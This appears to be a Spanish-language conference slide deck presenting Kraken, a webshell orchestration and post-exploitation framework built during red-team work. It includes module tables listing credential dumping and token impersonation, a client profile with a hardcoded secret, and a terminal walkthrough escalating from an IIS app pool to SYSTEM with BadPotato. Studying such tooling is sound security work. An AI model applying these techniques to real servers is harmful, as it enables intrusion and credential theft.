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## KRAKEN

A modular multi-language webshell

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# Presentación - Kraken, a modular multi-language webshell



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


# Historia de Kraken - Kraken, a modular multi-language webshell



Durante un **ejercicio de Red Team**, se consigue desplegar un **implante web** (webshell) en múltiples servidores linux del perímetro del cliente.

El objetivo era conseguir **escalar privilegios** y proceder a realizar el **salto** al resto de máquinas de la red interna.







# ¿Qué es Kraken? - Kraken, a modular multi-language webshell



## ¿Qué NO es Kraken?

- No es (*solamente*) una Webshell
- No es mejor o peor que otras herramientas (se usan en función de las necesidades y el contexto)


## ¿Qué SI es Kraken?

- Un **Orquestador** de Webshells (PHP, JSP, ASPX)
- Un Framework para **post-explotación** vía Web
- Un proyecto centrado en la **Evasión de Defensas**
- Una herramienta **escalable y customizable**
- Algo en lo que llevo trabajando **más de 1 año**



process.args : "cat"

host.hostname: dev




sh

Terminated Process

0 Events

|                    |                             |
|--------------------|-----------------------------|
| @timestamp         | Nov 24, 2022 @ 20:13:57.154 |
| process.executable | /bin/sh                     |
| process.pid        | 3955                        |
| process.entity_id  | ZmMyYjAxNzUtMDE2N           |
| user.name          | www-data                    |
| process.parent.pid | 1012                        |
| process.hash.md5   | 7409ae3f7b10e059ee7         |
| process.args       | sh                          |
| process.args       | -c                          |
| process.args       | cat /etc/passwd 2>&1        |






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## Características

- Multiplataforma
- Multiusuario
- Escalable
- Configuración



✓ KRAKEN



✓ modules

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✓ cat

- C# cat.cs3.5.cs
- C# cat.cs4.cs
- J cat.java1.6.java
- J cat.java1.7.java
- J cat.java1.8.java
- J cat.java9.java
- J cat.java10.java
- J cat.java11.java
- J cat.java12.java
- J cat.java13.java
- J cat.java14.java
- J cat.java15.java
- J cat.java16.java
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- 🐘 cat.php5.4.php
- 🐘 cat.php5.5.php
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> cd

> chmod



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## Linux

| Modules    | PHP >=5.4 | PHP 7 | PHP 8 | JAVA 6 | 7 >= JAVA <= 17 |
|------------|-----------|-------|-------|--------|-----------------|
| cat        | ✓         | ✓     | ✓     | ✓      | ✓               |
| cd         | ✓         | ✓     | ✓     | ✓      | ✓               |
| chmod      | ✓         | ✓     | ✓     | ✗      | ✗               |
| cp         | ✓         | ✓     | ✓     | ✗      | ✓               |
| download   | ✓         | ✓     | ✓     | ✓      | ✓               |
| execute    | ✓         | ✓     | ✓     | ✓      | ✓               |
| find       | ✓         | ✓     | ✓     | ✗      | ✗               |
| grep       | ✓         | ✓     | ✓     | ✗      | ✗               |
| id         | ✓         | ✓     | ✓     | ✓      | ✓               |
| ls         | ✓         | ✓     | ✓     | ✗      | ✓               |
| mkdir      | ✓         | ✓     | ✓     | ✓      | ✓               |
| netstat    | ✓         | ✓     | ✓     | ✗      | ✗               |
| ps         | ✓         | ✓     | ✓     | ✗      | ✗               |
| pspy       | ✓         | ✓     | ✓     | ✗      | ✗               |
| rm         | ✓         | ✓     | ✓     | ✓      | ✓               |
| sysinfo    | ✓         | ✓     | ✓     | ✓      | ✓               |
| tcpconnect | ✓         | ✓     | ✓     | ✓      | ✓               |
| touch      | ✓         | ✓     | ✓     | ✗      | ✓               |
| upload     | ✓         | ✓     | ✓     | ✓      | ✓               |
| webinfo    | ✓         | ✓     | ✓     | ✗      | ✗               |

## Windows

| Modules            | PHP >=5.4 | PHP 7 | PHP 8 | JAVA 6 | 7 >= JAVA <= 17 | NET 3.5 | NET 4.0 |
|--------------------|-----------|-------|-------|--------|-----------------|---------|---------|
| cat                | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| cd                 | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| cp                 | ✓         | ✓     | ✓     | ✗      | ✓               | ✓       | ✓       |
| download           | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| driveinfo          | —         | —     | —     | —      | —               | ✓       | ✓       |
| dump_iis_secrets   | —         | —     | —     | —      | —               | ✓       | ✓       |
| dup_token          | —         | —     | —     | —      | —               | ✓       | ✓       |
| execute            | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| execute_assembly   | —         | —     | —     | —      | —               | ✓       | ✓       |
| execute_with_token | —         | —     | —     | —      | —               | ✓       | ✓       |
| find               | ✗         | ✗     | ✗     | ✗      | ✗               | ✗       | ✗       |
| grep               | ✗         | ✗     | ✗     | ✗      | ✗               | ✗       | ✗       |
| id                 | —         | —     | —     | —      | —               | ✓       | ✓       |
| impersonate        | —         | —     | —     | —      | —               | ✓       | ✓       |
| list_tokens        | —         | —     | —     | —      | —               | ✗       | ✓       |
| ls                 | ✓         | ✓     | ✓     | ✗      | ✓               | ✓       | ✓       |
| mkdir              | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| netstat            | —         | —     | —     | —      | —               | ✗       | ✗       |
| powerpick          | —         | —     | —     | —      | —               | ✓       | ✓       |
| ps                 | —         | —     | —     | —      | —               | ✓       | ✓       |
| pspy               | —         | —     | —     | —      | —               | ✗       | ✗       |
| rm                 | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| sc                 | —         | —     | —     | —      | —               | ✓       | ✓       |
| secretsdump        | —         | —     | —     | —      | —               | ✓       | ✓       |
| set_token          | —         | —     | —     | —      | —               | ✓       | ✓       |
| show_integrity     | —         | —     | —     | —      | —               | ✓       | ✓       |
| sysinfo            | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| tcpconnect         | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| touch              | ✓         | ✓     | ✓     | ✗      | ✓               | ✓       | ✓       |
| upload             | ✓         | ✓     | ✓     | ✓      | ✓               | ✓       | ✓       |
| whoami             | —         | —     | —     | —      | —               | ✓       | ✓       |




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# Modos de Funcionamiento - Kraken, a modular multi-language webshell



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


# Modos de Funcionamiento - Kraken, a modular multi-language webshell



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profile\_testing\_php\_linux\_st.json

```
1  {
2    "client" : {
3      "url" : "http://localhost:8000/agent_st.php",
4      "skip_ssl": false,
5      "method" : "POST",
6      "headers" : {
7        "Host" : "localhost:8000",
8        "User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0"
9      },
10     "cookies" : {},
11     "fields" : {},
12     "message" : {
13       "secret" : {
14         "type" : "COOKIE",
15         "key" : "X-Authorization",
16         "value" : "P4ssw0rd!"
17       },
18       "data" : {
19         "type" : "FIELD",
20         "key" : "data"
21       }
22     }
23   },
24   "server" : {
25     "type" : "FIELD",
26     "key" : "data"
27   }
28 }
```



## Tokens de acceso

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 Comentarios

Un *token de acceso* es un objeto que describe el *contexto de seguridad* de un proceso o subproceso. La información de un token incluye la identidad y los privilegios de la cuenta de usuario asociada al proceso o subproceso. Cuando un usuario inicia sesión, el sistema comprueba la contraseña del usuario comparándola con la información almacenada en una base de datos de seguridad. Si la contraseña se *autentica*, el sistema genera un token de acceso. Cada proceso ejecutado en nombre de este usuario tiene una copia de este token de acceso.

... un token de acceso.





```
(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ id
user=S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415(IIS APPPOOL\DefaultAppPool) groups=S-1-1-0(Everyone),S-1-5-32-545(BUILTIN\Users),S-1-5-6(NT AUTHORITY\SERVICE),S-1-2-1(CONSOLE LOGON),S-1-5-11(NT AUTHORITY\Authenticated Users),S-1-5-15(NT AUTHORITY\This Organization),S-1-5-32-568(BUILTIN\IIS_IUSRS),S-1-2-0(LOCAL)
```

```
(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ list_tokens
```

| Token | Username                  | Network Access | IntegrityLevel |
|-------|---------------------------|----------------|----------------|
| 632   | nt authority\iusr         | True           | HIGH           |
| 884   | iis apppool\defaultappool | True           | HIGH           |

```
(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ execute_assembly -f /tmp/badpotato_net40_x64.exe -n BadPotato -c Program -m call
[*] PipeName : \\.\pipe\9c28a9df2ad045b8908185f92fe667a7\pipe\spoolss
[*] ConnectPipeName : \\DESKTOP-DH3LRI4\pipe\9c28a9df2ad045b8908185f92fe667a7
[*] CreateNamedPipeW Success! IntPtr:1884
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:3002647492288
[*] ConnectNamePipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
[*] OpenThreadToken Success! IntPtr:1896
[*] DuplicateTokenEx Success! IntPtr:1936
[*] Token: 1936
```

```
(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ list_tokens
```

| Token | Username                  | Network Access | IntegrityLevel |
|-------|---------------------------|----------------|----------------|
| 632   | nt authority\iusr         | True           | HIGH           |
| 884   | iis apppool\defaultappool | True           | HIGH           |
| 1936  | nt authority\system       | False          | SYSTEM         |

```
(ST) IIS APPPOOL\DefaultAppPool@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ set_token 1936
Impersonated user: 'NT AUTHORITY\SYSTEM' with token: '1936'
```

```
(ST) NT AUTHORITY\SYSTEM@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$ id
user=S-1-5-18(NT AUTHORITY\SYSTEM) groups=S-1-5-32-544(BUILTIN\Administrators),S-1-1-0(Everyone),S-1-5-11(NT AUTHORITY\Authenticated Users)
```

```
(ST) NT AUTHORITY\SYSTEM@DESKTOP-DH3LRI4:C:/inetpub/wwwroot$
```







# Ventajas y Desventajas - Kraken, a modular multi-language webshell



